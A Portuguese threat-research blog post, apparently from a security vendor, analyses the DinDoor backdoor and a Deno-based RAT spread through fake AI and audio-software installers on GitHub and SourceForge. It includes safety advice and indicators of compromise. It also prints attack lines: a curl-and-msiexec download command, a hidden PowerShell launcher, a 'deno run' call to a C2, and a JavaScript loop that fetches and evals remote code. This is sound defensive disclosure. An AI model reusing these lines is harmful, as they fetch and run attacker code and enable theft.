Durante nossas atividades de busca de ameaças, encontramos instaladores e plugins falsos que se passavam por softwares populares, incluindo ChatGPT, Claude, AutoTune e Kontakt, no GitHub e no SourceForge, distribuindo um backdoor do Deno conhecido como DinDoor . Os atacantes estão usando vulnerabilidades comprometidas. YouTube canais para distribuir links para essas plataformas.
O DinDoor acaba por instalar diversos tipos de malware, incluindo um trojan de acesso remoto (RAT) furtivo, que também utiliza o ambiente de execução JavaScript Deno.
Os atacantes estão abusando cada vez mais de ambientes de execução JavaScript alternativos, como Bun e Deno, para contornar os métodos tradicionais de detecção. Em uma de nossas investigações recentes, documentamos como os atacantes estão usando o Bun como vetor de infecção inicial para distribuir o NWHStealer. E, em março, pesquisadores ThreatDown também observaram atacantes usando o Deno para distribuir o CastleLoader por meio de uma cadeia de infecção em vários estágios, envolvendo a isca ClickFix.
Essas campanhas usam o Scoop (um instalador alternativo para Windows ) e WinGet (o oficial Windows gerenciador de pacotes) para instalar o Deno na máquina da vítima. Em seguida, eles usam o ambiente de execução do Deno para executar um RAT capaz de executar payloads adicionais, exfiltrando dados de navegadores, carteiras e outros aplicativos, que possui um interessante recurso ponto a ponto que usa Edge Para ocultar tráfego malicioso.
Plataformas legítimas utilizadas indevidamente para disseminar malware
Na maioria dos casos analisados, a cadeia de infecção geralmente se inicia por meio de arquivos MSI ou scripts do PowerShell baixados do GitHub ou SourceForge. Os usuários geralmente são redirecionados para esses repositórios maliciosos por meio de sites comprometidos. YouTube canais. Esses vídeos somam atualmente mais de 50.000 visualizações.


Os comprometidos YouTube Os canais criam postagens promovendo diferentes softwares e alternam constantemente entre contas do GitHub para distribuir o malware.

O software falso parece ter sido criado para atingir criadores de conteúdo, entusiastas de IA, gamers e usuários com conhecimentos técnicos, que são mais propensos a baixar ferramentas não oficiais, softwares crackeados ou instaladores distribuídos pela comunidade em sites como o GitHub e o SourceForge. Observamos MSIs e scripts falsos se passando por instaladores e plug-ins de softwares e marcas legítimas, como ChatGPT, Claude, ZENOLOGY, Ableton Live, AutoTune e Kontakt.

Os repositórios maliciosos possuem um comando para ambos. Windows e macOS. Esses repositórios solicitam que os usuários abram o terminal e copiem um comando malicioso, que baixa e executa o arquivo MSI do GitHub.


Contas maliciosas no GitHub criam vários repositórios repletos de softwares e plug-ins falsos relacionados a programas populares para atrair mais usuários.


Descobrimos que o mesmo backdoor foi distribuído através do SourceForge, se passando por um software de jogos legítimo chamado GearUP e por um software de remoção de marcas d'água baseado em IA chamado BWR.
Como se manter seguro
Os invasores se valeram fortemente da confiança dos usuários. O GitHub e o SourceForge são plataformas legítimas, o que torna os projetos falsos mais convincentes. Entramos em contato com o GitHub, que removeu rapidamente os repositórios maliciosos, mas os usuários devem esperar que novos continuem surgindo.
Aqui estão algumas maneiras simples de se manter seguro:
- Baixe software apenas dos sites oficiais dos fornecedores.
- Desconfie de versões “gratuitas”, pirateadas ou não oficiais de softwares pagos.
- Tenha cuidado com downloads do GitHub, SourceForge, fóruns ou sites de compartilhamento de arquivos, especialmente de contas novas ou desconhecidas.
- Os invasores continuam criando novos perfis para distribuir esse malware em várias plataformas. Verifique o perfil do desenvolvedor ou editor, sua reputação e há quanto tempo foi criado antes de baixar qualquer coisa.
- Verifique se o conteúdo do arquivo, as imagens e os arquivos de texto correspondem ao que você esperava baixar. Os nomes e as estruturas dos arquivos costumam seguir padrões maliciosos facilmente reconhecíveis.
- Verifique o editor e a assinatura digital do arquivo antes de executá-lo. Windows Geralmente, você pode verificar isso clicando com o botão direito do mouse no arquivo e selecionando Propriedades > Assinaturas Digitais . Lembre-se de que uma assinatura válida não garante que um arquivo seja seguro, mas assinaturas ausentes ou suspeitas costumam ser um sinal de alerta.
Análise técnica
Os repositórios maliciosos do GitHub solicitam que o usuário abra o cmd e execute um comando malicioso. Os comandos maliciosos baixam um MSI do GitHub e o instalam por meio de msiexec. Esses repositórios às vezes também contêm scripts do PowerShell para iniciar a cadeia de infecção de maneira semelhante.
Exemplo de um comando malicioso hospedado no GitHub que dá início à cadeia de infecção:
curl -Lo %temp%\s.msi https://raw.githubusercontent.com/claude-free-plugin/install/main/install.msi && msiexec /i %temp%\s.msi O MSI salva um arquivo CMD e um script do PowerShell em um diretório aleatório especificado no MSI InstallationFolder e valores do Registro. Detectamos diferentes estruturas para esses MSIs, com JavaScript em vez do arquivo CMD, ou com arquivos incorporados adicionais.

O arquivo CMD executa o script do PowerShell, cujo nome varia nas cadeias de infecção analisadas:
@set "SCRIPTDIR=%~dp0" @powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Start-Process powershell -ArgumentList ('-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File ""' + $env:SCRIPTDIR + '{Random name}.ps1""') -WindowStyle Hidden" 
O script do PowerShell se encarrega de:
- Verifique se o gerenciador de pacotes Scoop está instalado e, caso não esteja, instale-o usando o script oficial disponível em
get.scoop.shO Scoop é um instalador de software e gerenciador de pacotes de linha de comando popular e de código aberto para Microsoft. Windows . - Usando o Scoop para instalar o WinGet ( Windows Gerenciador de Pacotes) se estiver faltando.
- Instala o Deno (um ambiente de execução de JavaScript/TypeScript) via WinGet ou Scoop, caso ainda não esteja instalado.
O uso dos gerenciadores de pacotes Scoop e WinGet para instalar software adicional na máquina comprometida é uma abordagem interessante que oferece mais flexibilidade ao invasor.
Comando executado para instalar o Deno usando o WinGet:
"C:\Users\admin\scoop\apps\winget\current\winget.exe" install --id DenoLand.Deno -e --accept-source-agreements --accept-package-agreements --silentA porta dos fundos DinDoor
Em seguida, a etapa a seguir é executada com o executável do Deno baixado:
"C:\Users\admin\AppData\Local\Microsoft\WinGet\Packages\DenoLand.Deno_Microsoft.Winget.Source_8wekyb3d8bbwe\deno.exe" run -A http://{C2}/{random_path}.jsO código retornado (cujo nome interno é “launcher-1”) é uma pequena função em ciclo de avaliação que baixa a próxima fase (cujo nome interno é “launcher-2”). O backdoor baixado é conhecido publicamente comoDinDoor.
var a="{C2}".split(","),i=0;for(;;){let e=null;try{let t=await fetch(a[i%a.length]+"/{BUILD_ID}.js");if(!t.ok)throw 0;e=await t.text()}catch{i++,await new Promise(t=>setTimeout(t,5e3));continue}try{await(0,eval)("(async()=>{"+e+"})()")}catch{}await new Promise(t=>setTimeout(t,3e4))}O backdoor garante a persistência, envia informações sobre o sistema comprometido ao servidor de comando e controle (C2) e executa cargas úteis adicionais e comandos recebidos do C2. Os pontos de extremidade HTTP utilizados para as comunicações C2 variam entre os casos analisados.
O backdoor obtém um ID de um endpoint HTTP (por exemplo, /security-pool) e, em seguida, usa esse ID para obter a próxima etapa a partir de /v2{ID}.js.
A etapa obtida é executada por meio de stdin sem gravar no disco, usando o comando:
deno run -A --no-check –Para garantir a persistência, o backdoor executa um comando do PowerShell para criar uma chave RUN que executa o downloader “launcher-1” utilizado anteriormente:
conhost.exe --headless "<deno.exe>" -A "%APPDATA%\<hash>.jsNos casos analisados, esse backdoor distribui várias famílias de malware. Neste blog, analisamos uma das cargas úteis distribuídas: um RAT que utiliza o ambiente de execução JavaScript Deno.
Deno RAT
O RAT distribuído, assim como os outros scripts analisados, utiliza o ambiente JavaScript Deno e possui funcionalidade completa para controlar o dispositivo, executar comandos e cargas úteis, além de extrair vários tipos de dados por meio de seu módulo de roubo de dados integrado.
Não encontramos um nome específico ou atribuição para esse RAT. No passado, o RAT foi chamado de “Smokest” com base em um valor específico na configuração. O estilo semelhante de comentários e a infraestrutura compartilhada sugerem que o desenvolvedor do DinDoor e o desenvolvedor do RAT possam ser a mesma pessoa ou equipe.

Comprou algo que não devia?
Além do HTTP para comunicação C2, o RAT também suporta WebSocket comunicação, ativada quando o valor JSON isLiveEnabled o valor retornado pela função C2 está definido como verdadeiro.

O RAT suporta diferentes comandos (exec, exec-ps, exec-sc, sysinfo, screenshot, stealer) e funcionalidade:
- Recolher informações do sistema sobre o dispositivo comprometido
- Controle bidirecional total por meio de uma implementação personalizada do VNC via WebSocket
- Visar mais de 50 extensões de carteiras de criptomoedas e 10 pastas de softwares de criptomoedas, como Atomic Wallet, Exodus, Electrum e ByteCoin
- Coletar dados de navegadores, incluindo Chrome , Chromium, Corajoso, Edge Navegador Avast, Edge , Opera, Vivaldi, CentBrowser, Kometa, Orbitum, 360Browser e Chromodo
- Extrair dados do Telegram, Discord e Lightcord
- Registrar e modificar os dados da área de transferência
- Listar pastas e arquivos e extrair o conteúdo de arquivos com extensões específicas
- Capture capturas de tela usando diferentes métodos
- Executar cargas úteis adicionais
- Iniciar ou encerrar processos arbitrários
- Executar comandos com o PowerShell
- Estabelecer túneis de proxy SOCKS5 via WebSocket

Uma das partes mais interessantes do RAT é um modo de streaming ponto a ponto que utiliza o Edge O navegador pode ocultar o tráfego e dificultar a detecção.
Para transmitir vídeo ao vivo diretamente para o operador sem roteá-lo pelo servidor C2, o RAT cria um servidor Microsoft oculto. Edge processo e se conecta a ele através de Chrome Protocolo DevTools (CDP). Em seguida, ele injeta uma pequena página HTML WebRTC em Edge , transformando o navegador legítimo em um servidor de retransmissão de vídeo ponto a ponto. O agente Deno captura e codifica a tela da vítima em H.264, passando os frames para o Edge página sobre CDP e Edge encaminha-os diretamente para o navegador do operador por meio de um DataChannel WebRTC criptografado. A sinalização SDP e ICE, necessária para estabelecer a conexão direta, é trocada através do WebSocket C2 existente.
O RAT utiliza os seguintes pontos de extremidade para a comunicação C2, que podem variar entre as amostras:
/health: verifica a resposta “ok” do C2/token: receber parâmetros de configuração, execução de tarefas, resultados e dados extraídos/vnc/agent/: Caminho do WebSocket usado para a comunicação VNC
Os dados de configuração são codificados em Base64 e enviados nas comunicações com o C2 como um token de autorização. Dados de configuração decodificados:
{

  "buildId": "cd361ef3159f5ce9",

  "buildNote": "BWR",

  "buildType": "msi-v2",

  "proxyUrls": ["{C2}"],

  "userId": "…",

  "accessTokenHash": "…",

  "iat": 1779372546,

  "exp": 2094948546

}

Encontramos diferentes versões desse RAT, incluindo uma versão “light” chamada “agent-lite”, que suporta apenas alguns comandos e utiliza o Cloudflare Workers para a comunicação C2.
Agradecimentos
- DinDoor:https://hunt.io/blog/dindoor-deno-runtime-backdoor-msi-analysis
- Smokest:https://x.com/vxunderground/status/2013006601133687004
Indicadores de Compromisso (IOCs)
URLs
https[:]//github.com/claude-free-plugin/https[:]//github.com/ai-gen-profihttps[:]//github.com/wharfdemolisherpithttps[:]//sourceforge.net/projects/gearup/https[:]//sourceforge.net/projects/bluewaveremover/
Domínios
claudescript[.]top: site de distribuiçãoms-telemetry-gateway-us[.]com: C2dakatawebstick[.]com: C2ashpaltlonpro[.]com: C2cf-proxy[.]cloud-analytics-services[.]workers.dev: C2agilemast3r[.]duckdns[.]org: C2geralnewlong[.]com: C2hngfbgfbfb[.]cyou: C2logicalnewrestore[.]com: C2
IPs
23[.]227[.]196[.]107: C245[.]137[.]99[.]121: C231[.]57[.]129[.]23: C266[.]78[.]40[.]107: C2193[.]233[.]198[.]132: C2
Desde a denúncia de ameaças até a sua remoção.
Os riscos de cibersegurança nunca devem ir além das manchetes. Mantenha as ameaças longe dos seus dispositivos baixando Malwarebytes hoje mesmo .